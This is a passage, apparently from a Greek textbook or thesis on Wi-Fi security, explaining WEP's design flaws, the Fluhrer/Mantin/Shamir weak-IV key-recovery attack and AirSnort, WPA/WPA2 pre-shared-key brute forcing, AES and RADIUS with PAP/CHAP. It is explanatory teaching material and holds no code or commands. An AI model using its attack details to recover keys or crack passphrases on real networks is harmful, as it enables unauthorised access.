- Οι οργανισμοί με μεγάλο αριθμό εξουσιοδοτημένων χρηστών πρέπει να δημοσιεύσουν το κλειδί στους πληθυσμούς χρηστών και έτσι αυτό δεν παραμένει μυστικό.

Προβλήματα του WEP

Οι κρυπτογράφοι έχουν εντοπίσει πολλές αδυναμίες στο WEP. Οι σχεδιαστές καθόρισαν τη χρήση RC4, ο οποίος γίνεται αποδεκτός ευρέως ως ισχυρός κρυπτογραφικός αλγόριθμος κρυπτογράφησης. Οι επιτιθέμενοι, εντούτοις, δεν περιορίζονται σε μια πλήρως μετωπική επίθεση στους κρυπτογραφικούς αλγορίθμους. Μπορούν να επιτεθούν σε οποιοδήποτε αδύνατο σημείο στο κρυπτογραφικό σύστημα. Μέθοδοι για να ηττηθεί το WEP προκύπτουν από παντού. Ένας προμηθευτής κατασκεύασε σημεία πρόσβασης που παραθέτουν το μυστικό κλειδί WEP κατευθείαν με SNMP, που επιτρέπει σε έναν επιτιθέμενο να ζητήσει απλά το κλειδί. Το μεγαλύτερο μέρος των εκδόσεων, εν τούτοις, είναι αφιερωμένο στις αδυναμίες πέρα από τα λάθη εφαρμογής, οι οποίες είναι πολύ πιο δύσκολο να διορθωθούν.

Αδυναμίες σχεδιασμού

Οι αδυναμίες σχεδιασμού του WEP άρχισαν να φαίνονται όταν η ομάδα Ασφάλειας, Εφαρμογών, Επικύρωσης και Κρυπτογραφίας (ISAAC) του Πανεπιστημίου του Berkeley δημοσίευσε προκαταρκτικά αποτελέσματα βασισμένα στην ανάλυση του προτύπου WEP.Κανένα από τα προβλήματα που προσδιορίζονται από τους ερευνητές δεν εξαρτάται από το σπάσιμο του RC4.
Παρουσιάζουμε μια περίληψη των προβλημάτων που βρέθηκαν:

1. Η χειρωνακτική διαχείριση κλειδιών είναι ένα ναρκοπέδιο προβλημάτων. Παραμερίζοντας τα λειτουργικά ζητήματα που προκύπτουν με τη διανομή των δημοσίων μυστικών στον πληθυσμό χρηστών, οι ανησυχίες ασφάλειας είναι εφιαλτικές. Το νέο υλικό κλειδιών πρέπει να διανεμηθεί σε μια καθορισμένη ημέρα σε όλα τα συστήματα ταυτόχρονα, και οι συνετές πρακτικές ασφάλειας θα έκλιναν έντονα προς τη νέα εισαγωγή κλειδιού όποτε οποιοσδήποτε που χρησιμοποιεί WEP αφήνει την επιχείρηση (το διαχειριστικό σώμα μπορεί, εντούτοις, να μην το κάνει αυτό). Τα ευρέως διανεμημένα μυστικά τείνουν να γίνουν δημόσια κατά τη διάρκεια του χρόνου. Οι παθητικές επιθέσεις sniffing απαιτούν μόνο τα κλειδιά WEP, τα οποία είναι πιθανό να αλλαχτούν σπάνια. Μόλις ένας χρήστης λάβει τα κλειδιά WEP, οι επιθέσεις sniffing είναι εύκολες.

2. Παρά τις αξιώσεις προμηθευτών για το αντίθετο, το τυποποιημένο WEP προσφέρει ένα δημόσιο μυστικό από μόνο 40 bit. Οι εμπειρογνώμονες ασφάλειας έχουν εξετάσει από καιρό την επάρκεια του 40-bit ιδιωτικού κλειδιού, και πολλοί συστήνουν τα ευαίσθητα στοιχεία να προστατεύονται από τουλάχιστον 128-bit κλειδιά. Δυστυχώς, κανένα πρότυπο δεν έχει αναπτυχθεί για τα πιο μακροχρόνια κλειδιά, έτσι η διαλειτουργικότητα στα δίκτυα πολλών διαφορετικών υποκατασκευαστών με τα μακροχρόνια κλειδιά WEP δεν είναι εγγυημένη χωρίς μελλοντική εργασία του IEEE.

3. Οι αλγόριθμοι κρυπτογράφησης ακολουθίας είναι τρωτοί στην ανάλυση όταν επαναχρησιμοποιείται το keystream. Η χρήση του IV από το WEP πληροφορεί έναν επιτιθέμενο για την επαναχρησιμοποίηση keystream. Δύο πλαίσια που μοιράζονται το ίδιο IV σχεδόν βέβαια χρησιμοποιούν το ίδιο μυστικό κλειδί και keystream. Αυτό το πρόβλημα γίνεται χειρότερο από τις φτωχές εφαρμογές, οι οποίες μπορούν να μην επιλέξουν τυχαία IVs. Η ομάδα του Berkeley προσδιόρισε μια εφαρμογή που αρχίζει με ένα IV 0 όταν η κάρτα εισάγεται και αυξάνει απλά το IV για κάθε πλαίσιο. Επιπλέον, το IV διάστημα είναι αρκετά μικρό (λιγότερο από 17 εκατομμύρια), έτσι οι επαναλήψεις είναι εγγυημένες για τα πολυάσχολα δίκτυα.
4. Η σπάνια νέα εισαγωγή κλειδιών επιτρέπει στους επιτιθεμένους να συγκεντρώσουν ότι η ομάδα του Berkeley καλεί *λεξικά αποκρυπτογράφησης* δηλαδή μεγάλες συλλογές των πλαισίων που κρυπτογραφούνται με τα ίδια keystreams. Δεδομένου ότι περισσότερα πλαίσια με το ίδιο IV συσσωρεύονται, περισσότερες πληροφορίες είναι διαθέσιμες για τα πλαίσια ακόμα κι αν το μυστικό κλειδί δεν ανακτάται. Λαμβάνοντας υπόψη πόσο καταπονημένο το προσωπικό διαχείρισης συστημάτων και δικτύων είναι η σπάνια νέα εισαγωγή κλειδιών είναι ο κανόνας.
5. Το WEP χρησιμοποιεί ένα CRC για τον έλεγχο ακεραιότητας. Αν και η τιμή του ελέγχου ακεραιότητας κρυπτογραφείται από το RC4 keystream, οι CRCs δεν είναι κρυπτογραφικά ασφαλείς. Η χρήση ενός αδύναμου ελέγχου ακεραιότητας δεν αποτρέπει τους επιτιθεμένους από το να τροποποιούν διαφανώς πλαίσια.
6. Το σημείο πρόσβασης είναι σε προνομιούχο θέση να αποκρυπτογραφεί πλαίσια. Ένας σταθμός μπορεί να δεχθεί επίθεση με την εξαπάτηση του σημείου πρόσβασης στην αναμετάδοση των πλαισίων που κρυπτογραφήθηκαν από WEP. Τα πλαίσια που παραλαμβάνονται από το σημείο πρόσβασης θα αποκρυπτογραφούνταν και έπειτα θα αναμεταδίδονταν στο σταθμό του επιτιθεμένου. Εάν ο επιτιθέμενος χρησιμοποιεί

WEP, το σημείο πρόσβασης θα κρυπτογραφούσε πρόθυμα το πλαίσιο χρησιμοποιώντας το κλειδί του επιτιθεμένου.

Το τελικό σπάσιμο του κλειδιού

Τον Αύγουστο του 2001, οι Scott Fluhrer, Itsik Mantin, και Adi Shamir δημοσίευσαν ένα έγγραφο με τον τίτλο "Αδυναμίες στο αλγόριθμο σχεδίασης κλειδιού RC4." Στο τέλος του εγγράφου, οι συντάκτες περιγράφουν μια θεωρητική επίθεση σε WEP. Στην καρδιά της επίθεσης είναι μια αδυναμία στον τρόπο που ο RC4 παράγει το keystream. Αυτό που προκύπτει είναι η δυνατότητα να ανακτηθεί το πρώτο byte του κρυπτογραφημένου ωφέλιμου φορτίου. Δυστυχώς, το 802.11 χρησιμοποιεί ενθυλάκωση LLC, και η cleartext τιμή του πρώτου byte είναι γνωστή ως 0xAA (το πρώτο byte της επικεφαλίδας SNAP). Επειδή το πρώτο byte του cleartext είναι γνωστό, το πρώτο byte του keystream μπορεί να προκύψει εύκολα από μια τετριμμένη λειτουργία XOR με το πρώτο κρυπτογραφημένο byte.

Οι επιθέσεις του εγγράφου στρέφονται σε μια κατηγορία αδύναμων κλειδιών που γράφονται στη μορφή (B+3):ff:N. Κάθε αδύναμο IV χρησιμοποιείται για να επιτεθεί σε ένα συγκεκριμένο byte του μυστικού τμήματος του RC4 κλειδιού. Τα bytes κλειδιού είναι αριθμημένα από το μηδέν. Επομένως, το αδύναμο IV που αντιστοιχεί στο byte μηδέν του μυστικού κλειδιού έχει τον τύπο 3:FF:N. Το δεύτερο byte πρέπει να είναι 0xFF. Η γνώση του τρίτου byte στο κλειδί απαιτείται, αλλά δεν χρειάζεται να έχει κάποια συγκεκριμένη αξία.

Ένα τυποποιημένο κλειδί WEP είναι 40 μυστικά bit, ή 5 bytes που αριθμούνται κατά συνέπεια από 0 έως 4. Τα αδύναμα IVs σε ένα δίκτυο που προστατεύεται από τυποποιημένο WEP πρέπει να έχουν ένα πρώτο byte που κυμαίνεται από 3 (B=0) έως 7 (B=4) και ένα δεύτερο byte 255. Το τρίτο byte πρέπει να σημειωθεί αλλά δεν είναι περιορισμένο σε κάποια συγκεκριμένη αξία. Υπάρχει 5 X 1 X 256=1,280 αδύναμα IVs στο πρότυπο δίκτυο WEP.

Είναι ενδιαφέρον να σημειωθεί ότι ο αριθμός αδύναμων κλειδιών εξαρτάται εν μέρει από το μήκος του RC4 κλειδιού που χρησιμοποιείται. Εάν το μέγεθος κλειδιού WEP αυξάνεται για πρόσθετη προστασία, το δίκτυο αδύναμου κλειδιού απαιτεί περισσότερα δεδομένα στην επίθεση. Τα περισσότερα εμπορικά προϊόντα χρησιμοποιούν ένα 128-bit δημόσιο RC4 κλειδί, έτσι ώστε να υπάρχουν πάνω από

δύο φορές περισσότερα αδύναμα IVs. Ο πίνακας 3-1 παρουσιάζει τον αριθμό των αδύναμων IVs ως συνάρτηση του μυστικού μήκους κλειδιού.

Μυστικό μήκος κλειδιού	Τιμές του B+3 στα αδύναμα IV (B+3:FF:N)	Αριθμός αδύναμων IVs	Ποσοστό των αδύναμων IV
40 bits	3<=B+3<8 (0<=B<5)	1280	0.008%
104 bits	3<=B+3<16 (0<=B<13)	3328	0.020%
128 bits	3<=B+3<19 (0<=B<16)	4096	0.024%

Πίνακας 3-1 Αριθμός των αδύναμων IVs σαν συνάρτηση του μήκους κλειδιού

Εφαρμόζοντας την θεωρία πιθανοτήτων οι Flurher, Mantin και Shamir προβλέπουν ότι περίπου 60 επιλυμένες περιπτώσεις απαιτούνται για να καθορίσουν ένα byte κλειδιού. Επιπλέον, και ίσως χειρότερα από όλα, η επίθεση κερδίζει ταχύτητα καθώς περισσότερα byte κλειδιού καθορίζονται. Συνολικά, λειτουργεί σε γραμμικό χρόνο. Ο διπλασιασμός του μήκους κλειδιού διπλασιάζει μόνο το χρόνο που χρειάζεται η επίθεση να πετύχει.

Με ένα τέτοιο αποπλανητικό αποτέλεσμα, ήταν μόνο ένα θέμα χρόνου προτού να χρησιμοποιηθεί για να γίνει επίθεση σε ένα πραγματικό σύστημα. Στις αρχές Αυγούστου του 2001 οι Adam Stubblefield, John Ioannidis, και Avi Rubin εφάρμοσαν την επίθεση Fluhrer/Mantin/Shamir σε ένα πειραματικό, αλλά πραγματικό, δίκτυο με καταστρεπτική επίδραση. Στη δοκιμή τους, 60 επιλυμένες περιπτώσεις καθόριζαν συνήθως ένα byte κλειδιού και 256 επιλυμένες περιπτώσεις παρήγαγαν πάντα ένα πλήρες κλειδί. Χρειάστηκε λιγότερο από εβδομάδα για να γίνει η επίθεση, από την παραγγελία της ασύρματης κάρτας στην αποκατάσταση του πρώτου πλήρους κλειδιού. Η κωδικοποίηση της επίθεσης διήρκεσε μόνο μερικές ώρες. Η αποκατάσταση κλειδιού ολοκληρώθηκε μεταξύ πέντε και έξι εκατομμυρίων πακέτων, το οποίο είναι ένας μικρός αριθμός ακόμη και για ένα πολυάσχολο δίκτυο.

Η υποβολή έκθεσης σχετικά με μια επιτυχή επίθεση, εντούτοις, δεν είναι τίποτα σε σχέση με την κατοχή μιας δημόσιας βάσης κώδικα διαθέσιμης στη χρήση. Το βασικό σημείο της επίθεσης Fluhrer/Mantin/Shamir ήταν η εύρεση της RC4 αδυναμίας. Η εφαρμογή των συστάσεών τους δεν είναι πάρα πολύ δύσκολη. Τον Αύγουστο του 2001, ο Jeremy Bruestle και Blake Hegerle παρουσίασαν το AirSnort, ένα open-source πρόγραμμα αποκατάστασης WEP.

WPA

Ο καθορισμός του WI-FI ήρθε μετά την ολοκλήρωση του IEEE 802.11 προτύπου. Εντούτοις, οι σημαντικότεροι κατασκευαστές WI-FI αποφάσισαν ότι η ασφάλεια ήταν τόσο σημαντική στους τελικούς χρήστες που έπρεπε να κάνουν κάτι όσο το δυνατόν γρηγορότερα για την αντικατάσταση του WEP. Επιπλέον, κατέληξαν στο συμπέρασμα ότι οι πελάτες δεν θα μπορούσαν να πετάξουν όλο τον υπάρχοντα εξοπλισμό WI-FI τους προκειμένου να μεταπηδήσουν σε RSN. Θα ήθελαν να αναβαθμίσουν τα προϊόντα τους μέσω του λογισμικού. Για να καλύψει αυτήν την ανάγκη, η ομάδα TGi άρχισε να αναπτύσσει μια λύση ασφάλειας που βασίστηκε πάνω στις ικανότητες των υπαρχόντων προϊόντων WI-FI. Αυτό οδήγησε στον καθορισμό του πρωτοκόλλου ακεραιότητας προσωρινού κλειδιού (TKIP), όπως περιγράφτηκε νωρίτερα. Το TKIP επιτρέπεται ως προαιρετικός τρόπος κάτω από το RSN.

Η ανάπτυξη TKIP επέτρεψε τη βελτίωση των υπαρχόντων συστημάτων, αλλά η βιομηχανία δεν θα μπορούσε να περιμένει έως ότου ολοκληρωθεί η μεγάλη διαδικασία επικύρωσης προτύπων. Επομένως, η Ένωση WI-FI υιοθέτησε μια νέα προσέγγιση ασφάλειας βασισμένη στο σχέδιο RSN αλλά μόνο διευκρινίζοντας το TKIP. Αυτό το υποσύνολο RSN καλείται WI-FI Προστατευμένη Πρόσβαση (WI-FI Protected Access WPA). Πολλοί κορυφαίοι προμηθευτές έχουν παραγάγει τώρα λογισμικό που αναβαθμίζει το υπάρχον προϊόν έτσι ώστε να υποστηρίζει WPA και τα περισσότερα νέα προϊόντα έχουν τώρα με την ικανότητα WPA. Η Ένωση WI-FI έχει δημιουργήσει ένα σχέδιο δοκιμής για WPA έτσι οι προμηθευτές μπορούν να εξασφαλίσουν διαλειτουργικότητα.

WPA2

Το WPA2 αντικατέστησε το WPA,όπως το WPA, έτσι και το WPA2 απαιτεί δοκιμή και πιστοποίηση από τη Wi-Fi Alliance. WPA2 εφαρμόζει όλα τα υποχρεωτικά στοιχεία του 802.11i. Συγκεκριμένα, εισάγει ένα νέο αλγόριθμο βασισμένο στην AES, τον CCMP, ο οποίος θεωρείται εντελώς ασφαλής. Η πιστοποίηση ξεκίνησε το Σεπτέμβρη του 2004 έως τις 13 Μαρτίου το 2006, με την πιστοποίηση να είναι υποχρεωτική για όλες τις νέες συσκευές οι οποίες θα φέρουν το λογότυπο WI-Fi.

Pre-shared key

Ο Pre-shared key mode (PSK, γνωστός και ως προσωπικός τρόπος σχεδιάστηκε για οικιακά και μικρά τοπικά δίκτυα τα οποία δεν απαιτούν την πολυπλοκότητα μιας 802.1X πιστοποίησης. Κάθε ασύρματη συσκευή στο δικτύο κρυπτογραφεί τις πληροφορίες του δικτύου χρησιμοποιώντας ένα κλειδι 256 bit κωδικοποίησης.
Αυτό το κλειδί μπορεί να καταχωρηθεί σαν μια συμβολοσειρά 64άρων δεκαεξαδικών ψηφίων, ή σαν μια κωδική φράση μεταξύ 8-63 εκτυπώσιμων ASCII χαρκτήρων. Εάν χρησιμοποιηθούν χαρακτήρες ASCII, η κωδικοποίηση του κλειδιού στα 256bit υπολογίζεται χρησιμοποιώντας την PBKDF2 λειτουργία παραγωγής κλειδίου στην κωδική φράση, χρησιμοποιώντας το SSID και 4096 επαναλήψεις του HMAC-SHA1

Το κοινό WPA κλειδί είναι τρωτό σε επιθέσεις ‘σπασίματος’ εάν η κωδική φράση είναι αδύναμη. Για να το προστατέψουμε από μία βίαιη επίθεση, μια πραγματικά τυχαία κωδική φράση 13 περίπου χαρακτήρων (μεταξύ των 95 επιτρεπόμενων) είναι πιθανών η πιο ασφαλής. Η “εκκλησία του WiFi” (μια ερευνητική ομαδα ασύρματης προστασίας) έχει δημιουργήσει πίνακες που μπορούμε να συμβουλευτούμε, για τα πρώτα 1000 SSID για περίπου ένα εκατομύριο WPA/WPA2 κωδικές φράσεις. Για να προστατευτούμε ακόμη περισσότερο από εισβολές, το SSID του δικτύου μας δε θα πρέπει να ταιριάζει με κάποιο από τα πρώτα 1000 πιο κοινά ονόματα δικτύων.


Τον Αύγουστο του 2008, ένα θέμα σε κάποιο από τα φόρουμ της Nvidia -CUDA αναφερόταν στην δυνατότητα να ενισχύσουμε την επίδοση μιας βίαιης επίθεσης εναντίων του WPA-PSK με τη βοήθεια ενός παράγοντα που αφορούσε 30 ή και περισσότερες εφαρμογές CPU. Ο χρονοβόρος υπολογισμός του PBKDF2

αποφορτώνεται από τον κεντρικό επεξεργαστή σε έναν GPU ο οποίος μπορεί να υπολογίσει πολλούς κωδικούς πρόσβασης και τα αντίστοιχα κλειδία τους παράλληλα. Ο μέσος χρόνος που απαιτείται για ένα κλειδί είναι περίπου 2-3 μέρες χρησιμοποιώντας αυτή τη μέθοδο. Αναλυτές της μεθόδου γρήγορα έδειξαν ότι η εφαρμογή του CPU που χρησιμοποιήθηκε στη σύγκριση θα μπορούσε να χρησιμοποιήσει κάποιες παρόμοιες παράλληλες τεχνικές – χωρίς την αποφόρτωση στον GPU – για να επιταχύνει την διαδικασία σε έναν βαθμό της τάξης του επί έξι.

Το AES βασίζεται σε μια σχεδιαστική αρχή γνωστή ως υποκατάστατη μεταλλαγή δικτύου. Είναι ταχύτατη τόσο στο λογισμικό όσο και στο υλικό μέρος, είναι εύκολο να εφαρμοστεί και απαιτεί ελάχιστη μνήμη. Αντίθετα με τον προκάτοχό της ,DES, η AES δε χρησιμοποιεί τα δίκτυα Feistel συμμετρικής μορφής.

Το AES έχει ένα σταθερό μέγεθος δεδομένων των 128 bit και ένα μέγεθος κλειδιού των 128, 192 ή 256 bit, ενώ το Rijndael μπορεί να προσδιοριστεί από δεδομένα και κλειδιά πολλαπλάσια των 32bit, με ελάχιστο τα 128 και μέγιστο τα 256 bit.
Υποθέτοντας ότι ένα byte ισούται με 8 bits, το σταθερό μέγεθος των 128 bit είναι 128/8=16 bytes. Το AES λειτουργεί με μια 4*4 σειρά από bytes, (εκδόσεις του Rijndael με μεγαλύτερο μέγεθος δεδομένων έχουν επιπλέον στήλες) . Οι περισσότεροι υπολογισμοί AES γίνονται σε ένα ειδικό πεπερασμένο πεδίο.
Η διαδικασία του αλγόριθμου (cipher) στο AES προσδιορίζεται ως διάφορες επαναλήψεις των κύκλων μετασχηματισμού που μετατρέπουν το σαφές-κείμενο εισόδου στην τελική έξοδο του κρυπτογραφήματος. Κάθε κύκλος αποτελείται από διάφορα βήματα επεξεργασίας, συμπεριλαμβανομένου ενός που εξαρτάται από το κλειδί κρυπτογράφησης. Ένα σύνολο αντίστροφων κύκλων εφαρμόζεται για να μετασχηματίσει το κρυπτογράφημα πίσω στο αρχικό σαφές-κείμενο χρησιμοποιώντας το ίδιο κλειδί κρυπτογράφησης.

.



Υπηρεσία Απομακρυσμένης Πρόσβασης Dial-In Χρηστών
(Remote Access Dial-In User Service- RADIUS)

Αν και η RADIUS δεν είναι συγκεκριμένα μέρος του IEEE 802.11i προτύπου, πολλές πρακτικές εταιρικές εφαρμογές την χρησιμοποιούν για την επικοινωνία μεταξύ του σημείου πρόσβασης και του κεντρικού υπολογιστή επικύρωσης. Οι μικρές εγκαταστάσεις γραφείων ή σπιτιών είναι πολύ απίθανο να χρησιμοποιήσουν την RADIUS επειδή ο κεντρικός υπολογιστής επικύρωσης είναι πιθανώς μέσα στο σημείο πρόσβασης.

Ο ακριβής καθορισμός ενός κεντρικού υπολογιστή RADIUS είναι μια πηγή σύγχυσης. Υπάρχουν επιχειρήσεις που κατασκευάζουν και πωλούν τους κεντρικούς υπολογιστές επικύρωσης. Μερικοί κεντρικοί υπολογιστές επικύρωσης αφιερώνονται σε συγκεκριμένες μεθόδους επικύρωσης. Άλλοι μπορούν να έχουν ειδικές ικανότητες όπως η εφεδρική ή διανεμημένη λειτουργία. Ένας κεντρικός υπολογιστής εφεδρείας έχει τις εφεδρικές μονάδες που αναλαμβάνουν εάν ο αρχικός κεντρικός υπολογιστής αποτυγχάνει, και ένας διανεμημένος κεντρικός υπολογιστής έχει πολλούς κεντρικούς υπολογιστές που λειτουργούν στις διαφορετικές θέσεις ενώ κρατά μια κοινή βάση δεδομένων επικύρωσης ενημερωμένη και συνεπή μεταξύ όλων των περιοχών.

Η RADIUS καθορίζει δύο πράγματα. Κατ' αρχάς, καθορίζει ένα σύνολο λειτουργίας που πρέπει να είναι κοινό στους κεντρικούς υπολογιστές επικύρωσης. Δεύτερον,

καθορίζει ένα πρωτόκολλο που επιτρέπει σε άλλες συσκευές να έχουν πρόσβαση σε εκείνες τις ικανότητες. Όταν μιλάμε για έναν κεντρικό υπολογιστή RADIUS, μιλάμε για εκείνο τον υποτομέα του κεντρικού υπολογιστή επικύρωσης που υποστηρίζει τις ικανότητες RADIUS και όταν μιλάμε για την RADIUS, αναφερόμαστε γενικά στο πρωτόκολλο που χρησιμοποιείται για να μιλήσει στον κεντρικό υπολογιστή.

Μηχανισμοί RADIUS

Αυτό το τμήμα περιγράφει πώς η RADIUS λειτουργεί στο επίπεδο πρωτοκόλλου. Το βασικό σύνολο μηνυμάτων που τίθεται για την RADIUS είναι απλό. Η μεγαλύτερη πολυπλοκότητα βρίσκεται στα μηνύματα που καλούνται ιδιότητες.

Μηνύματα πυρήνα

Το πρωτόκολλο πυρήνα της RADIUS είναι πολύ απλό. Υπάρχουν ακριβώς τέσσερα σχετικά μηνύματα:


- Αίτηση πρόσβασης (NAS→AS)
- Πρόκληση πρόσβασης (NAS←AS)
- Αποδοχή πρόσβασης (NAS←AS)
- Άρνηση πρόσβασης (NAS←AS)

Στην περίπτωση WPA/RSN, το σημείο πρόσβασης (AP) είναι το αντίστοιχο του NAS (Network Access Server- Κεντρικός Υπολογιστής Πρόσβασης στο Δίκτυο) ενώ ο Κεντρικός Υπολογιστής Επικύρωσης (AS) είναι αντίστοιχος του Κεντρικού Υπολογιστή Επικύρωσης RADIUS.

Αυτά τα τέσσερα μηνύματα απεικονίζουν το γεγονός ότι το PPP, το πρωτόκολλο dial-in modem, έχει δύο επιλογές για την επικύρωση: το PAP και το CHAP. Το PAP είναι μια απλή προσέγγιση ονόματος/ κωδικού πρόσβασης χρηστών. Το CHAP απαιτεί ότι ο κεντρικός υπολογιστής στέλνει τυχαία δεδομένα αποκαλούμενα "πρόκληση", τα οποία το dial-in σύστημα πρέπει να κρυπτογραφήσει και να επιστρέψει για έλεγχο.


Εξετάζουμε αρχικά την περίπτωση PAP όπως φαίνεται στο σχήμα 3-18. Ο χρήστης κάνει dial-in και ο NAS απαντά και δείχνει ότι χρησιμοποιεί PAP επικύρωση. Το σύστημα του χρήστη αποκρίνεται έπειτα με την αποστολή του ονόματος και του κωδικού πρόσβασης χρήστη για τον λογαριασμό. Ο NAS στέλνει τώρα ένα μήνυμα αίτησης πρόσβασης στον κεντρικό υπολογιστή RADIUS που περιέχει τις

πληροφορίες ονόματος και κωδικού πρόσβασης χρήστη. Ο κεντρικός υπολογιστής RADIUS αποκρίνεται με είτε αποδοχή πρόσβασης είτε με άρνηση πρόσβασης και ο NAS πράττει αναλόγως. Αυτό είναι μια πολύ απλή προσέγγιση και, φυσικά, υπόκειται σε ένα ευρύ φάσμα επιθέσεων. Το χειρότερο μέρος είναι ότι ο κωδικός πρόσβασης στέλνεται μη κρυπτογραφημένος πάνω από την τηλεφωνική σύνδεση και έτσι καθένας που παρακολουθεί τη σύνδεση μπορεί να τον αντιγράψει.



Σχήμα 3-18 Λειτουργία PAP

Το CHAP είναι λίγο καλύτερο και προσπαθεί μια πιο ασφαλή επικύρωση όπως φαίνεται στο σχήμα 3-19. Αντί για την αποστολή του κωδικού πρόσβασης πάνω από την τηλεφωνική σύνδεση, ο χρήστης στέλνει μόνο το όνομα χρήστη στο NAS. Ο NAS πρέπει τώρα να αποκριθεί με μια πρόκληση. Για να πάρει τα στοιχεία πρόκλησης, ο NAS θα μπορούσε να στείλει το όνομα χρήστη στον κεντρικό υπολογιστή χρησιμοποιώντας μια αίτηση πρόσβασης, και θα έστελνε ο κεντρικός υπολογιστής τα στοιχεία πρόκλησης χρησιμοποιώντας την πρόκληση πρόσβασης. Εντούτοις, στις περισσότερες εφαρμογές ο NAS αποφεύγει να ενοχλεί τον κεντρικό υπολογιστή και παράγει την πρόκληση μόνος του όπως φαίνεται στο σχήμα 3-19. Η πρόκληση περνά πάλι στο σύστημα του dia-in χρήστη, το οποίο απαιτείται για να κρυπτογραφήσει την πρόκληση με τον κωδικό πρόσβασης και να την στείλει πίσω. Τελικά ο NAS είναι σε θέση να στείλει την πρόκληση, την απάντηση, και την ταυτότητα AS, δείχνοντας ότι χρησιμοποιεί το CHAP.



Σχήμα 3-19 Λειτουργία CHAP

Αυτή η προσέγγιση σημαίνει ότι ο κωδικός πρόσβασης δεν στέλνεται μη κρυπτογραφημένος. Παρέχει επίσης κάποιο liveness επειδή οι προκλήσεις αλλάζουν σε κάθε προσπάθεια πρόσβασης. Εντούτοις, υπόκειται ακόμα στην επίθεση "λεξικού" επειδή και οι κρυπτογραφημένες εκδόσεις της πρόκλησης είναι προσιτές σε έναν επιτιθέμενο.

Η RADIUS σχεδιάστηκε συγκεκριμένα με δύο σενάρια επικύρωσης PPP στο μυαλό: αιτήματος απλού κωδικού πρόσβασης PAP και απάντηση πρόκλησης CHAP. Στα WPA/RSN, πρέπει να χρησιμοποιήσουμε την RADIUS από κοινού με ένα πρωτόκολλο ασφάλειας που είναι πιο σύνθετο από τις απλές PAP και CHAP μεθόδους. Για να το κάνουμε αυτό, πρέπει να αλλάξουμε το σκοπό μερικών από τα μηνύματα στην RADIUS. Παραδείγματος χάριν, για να υποστηρίξουμε EAP θα χρησιμοποιήσουμε την μέθοδο πρόκλησης πρόσβασης, όχι ως πρόκληση, αλλά σαν ένα τρόπος να σταλούν τα αιτήματα EAP και οι απαντήσεις. Το καλό είναι ότι η RADIUS είναι αρκετά εύκαμπτη να προσαρμόσει αυτές τις αλλαγές. Ένας από τους λόγους που αυτή είναι εύκαμπτη είναι λόγω της χρήσης των ιδιοτήτων της.

Το EAP πάνω από RADIUS

Επειδή το EAP είχε ως σκοπό να επεκτείνει την επικύρωση μέσω dial-in modems, και δεδομένου ότι τόσα πολλά modems χρησιμοποιούν την RADIUS, μια μέθοδος απαιτήθηκε για να τρέχει το EAP πάνω από RADIUS. Οι επεκτάσεις στην RADIUS που ολοκληρώνουν αυτό περιγράφονται στο RFC2869. Αυτές οι επεκτάσεις είναι σχετικές με το LAN WPA επειδή τα WPA και RSN χρησιμοποιούν επίσης EAP. Διάφορες επεκτάσεις RADIUS καθορίζονται στο RFC2869.

Στα πρόωρα πρότυπα RADIUS, μόνο δύο μηνύματα ήταν διαθέσιμα για την αποστολή των πληροφοριών επικύρωσης μεταξύ των συμβαλλόμενων μερών:

